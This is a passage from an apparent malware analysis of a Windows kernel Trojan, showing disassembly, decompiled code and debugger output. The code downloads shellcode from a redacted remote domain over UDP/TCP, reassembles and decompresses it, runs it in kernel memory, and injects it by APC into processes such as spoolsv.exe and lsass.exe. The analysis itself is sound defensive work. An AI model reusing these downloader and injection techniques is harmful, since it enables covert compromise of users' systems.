                mov     eax, dword ptr [rsp+148h+var_128+4]
                lea     rcx, ThreadNotifyRoutine ; _QWORD
                mov     cs:dword_4028, eax
                mov     eax, [rsp+148h+var_120]
                mov     cs:qword_4000, rbx
                mov     cs:dword_402C, eax
                call    cs:PsSetCreateThreadNotifyRoutine
                lea     rcx, CreateProcessNotifyRoutine ; _QWORD
                xor     edx, edx        ; _QWORD
                mov     ebx, eax
                call    cs:PsSetCreateProcessNotifyRoutine
                mov     eax, ebx

loc_37C8:                               ; CODE XREF: Entry+41↑j
                                        ; Entry+5D↑j
                add     rsp, 140h
                pop     rbx
```


In the thread callback, the Trojan determines whether it is the csrss.exe process. If it is not, it skips it. If it is, it creates a system thread and inserts a worker thread to erase its own thread callback.



```
        lea     rdx, aCsrss_exe ; "csrss.exe"
        lea     rcx, [rsp+68h+var_28] ; _QWORD
        call    cs:RtlInitUnicodeString
        lea     rdx, [rsp+68h+var_18]
        lea     rcx, [rsp+68h+var_28]
        call    PsGetThreadProcessClientId
        test    eax, eax
        js      loc_36F7
        and     [rsp+68h+var_38], 0
        lea     rax, DownLoadShellCodeAndRunThreadProc
        lea     rcx, [rsp+68h+arg_18] ; _QWORD
        mov     [rsp+68h+var_40], rax
        and     [rsp+68h+var_48], 0
        xor     r9d, r9d        ; _QWORD
        xor     r8d, r8d        ; _QWORD
        mov     edx, 1FFFFFh    ; _QWORD
        mov     cs:byte_4031, 1
        mov     cs:byte_4030, 1
        call    cs:PsCreateSystemThread
        test    eax, eax
        js      short loc_36C1
        mov     rcx, [rsp+68h+arg_18] ; _QWORD
        call    cs:ZwClose

36C1:                           ; CODE XREF: ThreadNotifyRoutine+91↑j
        and     cs:qword_4008, 0
        lea     rax, j_PsRemoveCreateThreadNotifyRoutine
        lea     rcx, qword_4008 ; _QWORD
        mov     cs:qword_4018, rax
        lea     rax, ThreadNotifyRoutine
        mov     edx, 1          ; _QWORD
        mov     cs:qword_4020, rax
        call    cs:ExQueueWorkItem
```

2.4 Kernel thread network download code


In the created system thread, it will wait for 1 minute to wait for the network to be ready.



```
*(_QWORD *)lpdwCodeSize = a1;
v6 = -600000000i64;
KeDelayExecutionThread(0i64, 0i64, &v6);
v1 = QueryNtModuleBase(0i64, &NtModule, 0i64) & 0xC0000000i64;
if ( (_DWORD)v1 != 0xC0000000 )
{
  lpdwCodeSize[0] = 0;
  lppShellCode = 0i64;
  while ( 1 )
  {
    v2 = 0;
    do
    {
      v3 = 0;
      do
      {
        if ( (signed int)DownLoadShellCodeByUDP(
                           "www.[redacted]op",
                           [redacted]
                           0xDEDE43D0,
                           0x8080808u,
                           (char **)&lppShellCode,
                           lpdwCodeSize) >= 0 )
          goto LABEL_9;
        v6 = -600000000i64;
        KeDelayExecutionThread(0i64, 0i64, &v6);
        ++v3;
      }
      while ( v3 < 5 );
      if ( (signed int)DownLoadShellCodeByTCP(
                         "www.[redacted]op",
                         [redacted],
                         0xDEDE43D0,
                         0x8080808u,
```

*Then it will try to use two methods to download malicious code to the kernel for execution, firstly try UDP DownLoadShellCodeByUDP, the function is to resolve **[url=]www.XXXX.top [/url] [/i]** domain name. Using 0xDEDE43D0 0x8080808, the two sets of DNS domain names are converted, namely (222.222.67.208 8.8.8.8) and **[url=]www.XXXXtop [/url] [/i]** The communication port is 0x801F, which is port 8064.*


*First use 0x3500, namely port 53, to request the domain name service, and get the address corresponding to the **[url=]www.XXXX.top[/url] [/i]** domain name.*



```
__int64 __fastcall GetHostAdrFromName(__int64 DnsServerin_addr, char *hostname, _DWORD *lpin_addr)
{
  _DWORD *pin_addr; // rbx@1
  char *v4; // rdi@1
  unsigned int DnsServerin_addrv; // esi@1
  __int64 result; // rax@3

  pin_addr = lpin_addr;
  v4 = hostname;
  DnsServerin_addrv = DnsServerin_addr;
  if ( hostname && lpin_addr )
  {
    result = GetHostAdrFromNameByUDP(DnsServerin_addr, 0x3500, hostname, lpin_addr);
    if ( (signed int)result < 0 )
    {
      result = GetHostAdrFromNameByTCP(DnsServerin_addrv, 0x3500u, v4, pin_addr);
      if ( (signed int)result < 0 )
        result = GetHostAdrFromNameByTCP(DnsServerin_addrv, 0xE914u, v4, pin_addr);
    }
  }
  else
  {
    result = 0xC000000Di64;
  }
```


First request the server, ask the Shellcode length fragment size, then process the fragments one by one, and finally splicing them together.

The send packet is 0x10 in length.



```
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
fffffa80`0285bc87 e8b0f4ffff      call    fffffa80`0285b13c
2: kd> db fffff88002f725a0
fffff880`02f725a0  20 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00   ............
```


Accept packets as:



```
2: kd> dd  fffff88002f725b0 la
fffff880`02f725b0  00000000 00000000 00000018 d845672a
fffff880`02f725c0  0001a32d 000000d2 00000000 00000000
fffff880`02f725d0  00000000 00000000
```


The total length is 0x28, the header length is 0x10, the data part length is 0x18, and the checksum is 0xd845672a.

Shellcode length is 0x1a32d, there are 0xd2 shards in total, and each shard is 0x200 in size.



```
result = OpenUDPAdr(&v24, (FILE_OBJECT *)&FileObjv, 0, 0);
if ( (result & 0xC0000000) != 0xC0000000 )
{
  v12 = RecvTheLegth(0, FileObjv, sin_portv, &dwNumOfBuffer, (DWORD *)&dwRecvTotallen);
  if ( (v12 & 0x80000000) == 0 )
  {
    v13 = dwRecvTotallen;
    v14 = ((unsigned int)dwRecvTotallen + 0xFFFi64) & 0xFFFFFFFFFFFFF000ui64;
    LODWORD(v15) = ExAllocatePoolWithTag(1i64, v14, 0x554454i64);
    v16 = v15;
    if ( v15 )
    {
      memset(v15, 0, v14);
      v17 = 0;
      v12 = 0xC000003E;
      if ( !dwNumOfBuffer )
        goto LABEL_25;
      sin_port_1 = sin_port_2;
      v19 = 0;
```


When using UDP to send and receive data, the data part will be checked.



```
LODWORD(Length) = 0x10;
v11 = UDPSendDatagram(sin_port, FileObjv, in_addr, (__int64)&lpBuffer, Length, 10000);
if ( (v11 & 0x80000000) == 0 )
{
  memset(&lpRecvBuffer, 0, 0x28u);
  v11 = UDPReceiveDatagram(
          (__int64)&lpRecvBuffer,
          FileObjv,
          0x28u,
          &dwCheckSum,
          (__int64)&RecvLen,
          sin_port,
          10000);
  if ( (v11 & 0x80000000) == 0 )
  {
    v11 = 0xC000003E;
    if ( (_DWORD)RecvLen == 0x28 )
    {
      dwCheckSum = XCheckSum((__int64)&dwMagic, 0, &lpDataBuffer, dwDataLen);
      if ( dwCheckSum == dwCheckSumo )
      {
        DataLen = lpDataBuffer;
        if ( lpDataBuffer )
        {
          if ( ((lpDataBuffer + 511i64) & 0xFFFFFFFFFFFFFE00ui64) == v22 << 9 && v22 < 0x2000 )
            break;
```

If the verification is successful, they will be spliced together, otherwise discarded, and then apply for non-paged memory.


Copy and execute the previous memory code, passing in the NT base address as a parameter.



```
74 51                   jz      short loc_3500
8B 54 24 60             mov     edx, dword ptr [rsp+58h+lpdwCodeSize]
33 C9                   xor     ecx, ecx        ; _QWORD
41 B8 45 44 4F 43       mov     r8d, 434F4445h  ; _QWORD
48 81 C2 FF 0F 00 00    add     rdx, 0FFFh
48 81 E2 00 F0 FF FF    and     rdx, 0FFFFFFFFFFFFF000h ; _QWORD
FF 15 59 DB FF FF       call    cs:ExAllocatePoolWithTag
48 8B D8                mov     rbx, rax
48 85 C0                test    rax, rax
74 1C                   jz      short loc_34F3
44 8B 44 24 60          mov     r8d, dword ptr [rsp+58h+lpdwCodeSize] ; size_t
48 8B 54 24 70          mov     rdx, [rsp+58h+lppShellCode] ; void *
48 8B C8                mov     rcx, rax        ; void *
E8 07 04 00 00          call    memcpy
48 8B 4C 24 78          mov     rcx, [rsp+58h+NtModule]
FF D3                   call    rbx
40 B6 01                mov     sil, 1
```


2.5 Decrypt malicious code and deliver APC

Only the header of the downloaded code can be executed, and the latter part is encrypted data, which needs to be decrypted and executed. The calling function is RtlDecompressBuffer, the size after decryption is 150728, and the decryption method is OMPRESSION_FORMAT_LZNT1.




```
lea     rax, a77zl      ; "77ZL"
mov     edx, [rax+0Ch]
mov     ebx, [rax+8]
mov     r12, rdx
lea     r13, [rax+10h]
xor     rcx, rcx
inc     rcx
call    rdi             ; ExAllocatePool
test    rax, rax
jz      short loc_C1
mov     r14, rax
xor     rcx, rcx
inc     rcx
inc     rcx
mov     rdx, r14
mov     r8, r12
mov     r9, r13
mov     [rsp+0A0h+var_80], rbx
lea     rax, [rsp+0A0h+var_48]
mov     [rsp+0A0h+var_78], rax
call    rsi             ; RtlDecompressBuffer
test    rax, rax
jnz     short loc_C0
```

Then the populate import table is called:




```
fffffa80`029d0000  fffff800`03ff90b0 nt!ExFreePoolWithTag
fffffa80`029d0008  fffff800`03ff83d0 nt!ExAllocatePoolWithTag
fffffa80`029d0010  fffff800`03ebeb20 nt!ZwQuerySystemInformation
fffffa80`029d0018  fffff800`03ebe640 nt!ZwClose
fffffa80`029d0020  fffff800`03ecafe0 nt!ObfDereferenceObject
fffffa80`029d0028  fffff800`03ecf5d0 nt!KeDelayExecutionThread
fffffa80`029d0030  fffff800`03ea57d0 nt!KeInsertQueueApc
fffffa80`029d0038  fffff800`03ea3a90 nt!KeInitializeApc
fffffa80`029d0040  fffff800`03ea1490 nt!KeUnstackDetachProcess
fffffa80`029d0048  fffff800`0416adec nt!SeReleaseSubjectContext
fffffa80`029d0050  fffff800`03ee88ec nt!RtlEqualSid
fffffa80`029d0058  fffff800`0438e130 nt!SeExports
fffffa80`029d0060  fffff800`041ba6b0 nt!SeQueryInformationToken
fffffa80`029d0068  fffff800`0416bf50 nt!SeCaptureSubjectContext
fffffa80`029d0070  fffff800`03ea17b0 nt!KeStackAttachProcess
fffffa80`029d0078  fffff800`04196750 nt!PsLookupProcessByProcessId
fffffa80`029d0080  fffff800`03eea4c0 nt!PsGetCurrentProcessId
fffffa80`029d0088  fffff800`04246690 nt!SeTokenIsAdmin
fffffa80`029d0090  fffff800`041bd8a0 nt!RtlEqualUnicodeString
fffffa80`029d0098  fffff800`03ebe780 nt!ZwQueryInformationProcess
fffffa80`029d00a0  fffff800`03ebe820 nt!ZwFreeVirtualMemory
fffffa80`029d00a8  fffff800`03ebe760 nt!ZwAllocateVirtualMemory
fffffa80`029d00b0  fffff800`041916ac nt!PsLookupThreadByThreadId
fffffa80`029d00b8  fffff800`03f7e480 nt!DbgPrint
fffffa80`029d00c0  fffff800`03ed3300 nt!RtlInitUnicodeString
fffffa80`029d00c8  fffff800`04156860 nt!PsTerminateSystemThread
fffffa80`029d00d0  fffff800`04168a84 nt!PsCreateSystemThread
```

Then call PsCreateSystemThread to create the injection thread.




```
                    mov     r11, rsp
                    push    rbx
                    sub     rsp, 40h
                    and     qword ptr [r11+18h], 0
                    mov     [r11-18h], rcx
F                   lea     rax, InjectThreadProc
                    mov     [r11-20h], rax
                    and     qword ptr [r11-28h], 0
                    lea     rcx, [r11+18h]  ; _QWORD
                    xor     r9d, r9d        ; _QWORD
                    xor     r8d, r8d        ; _QWORD
                    mov     edx, 1FFFFFh    ; _QWORD
                    call    cs:PsCreateSystemThread
                    mov     ebx, eax
                    test    eax, eax
                    js      short loc_DE7
                    mov     rcx, [rsp+48h+arg_10] ; _QWORD
                    call    cs:ZwClose

    loc_DE7:                                ; CODE XREF: RunInjectThread+3Aîj
                    mov     eax, ebx
                    add     rsp, 40h
                    pop     rbx
                    retn
```

In thread:




```
  v3 = 0i64;
  v4 = 0i64;
  v1 = a1;
  if ( (signed int)FindSystemProcess((__int64)&v3) >= 0 || (signed int)FindAVProcess((__int64)&v3) >= 0 )
    AllocateMemoryAndQueueApc((__int64)&v3, v1);
  return PsTerminateSystemThread(0i64);
}
```

The first to find system process injection is spoolsv.exe.




```
u20 = 0i64;
v1 = a1;
v9 = L"alg.exe";
v2 = 0xC0000225;
v10 = L"spoolsv.exe";
v3 = 0;
v11 = L"wscntfy.exe";
v4 = &v9;
v12 = L"svchost.exe";
v13 = L"csrss.exe";
v14 = L"services.exe";
v15 = L"winlogon.exe";
v16 = L"lsass.exe";
v17 = L"lsm.exe";
v18 = L"wininit.exe";
v19 = L"wmiapsrv.exe";
while ( *v4 )
{
  RtlInitUnicodeString(&v8);
  v2 = FindProcessForInject((__int64)&v8, (__int64)&v6, 1);
  if ( v2 >= 0 )
  {
    if ( v1 )
```

Then kill the soft process:



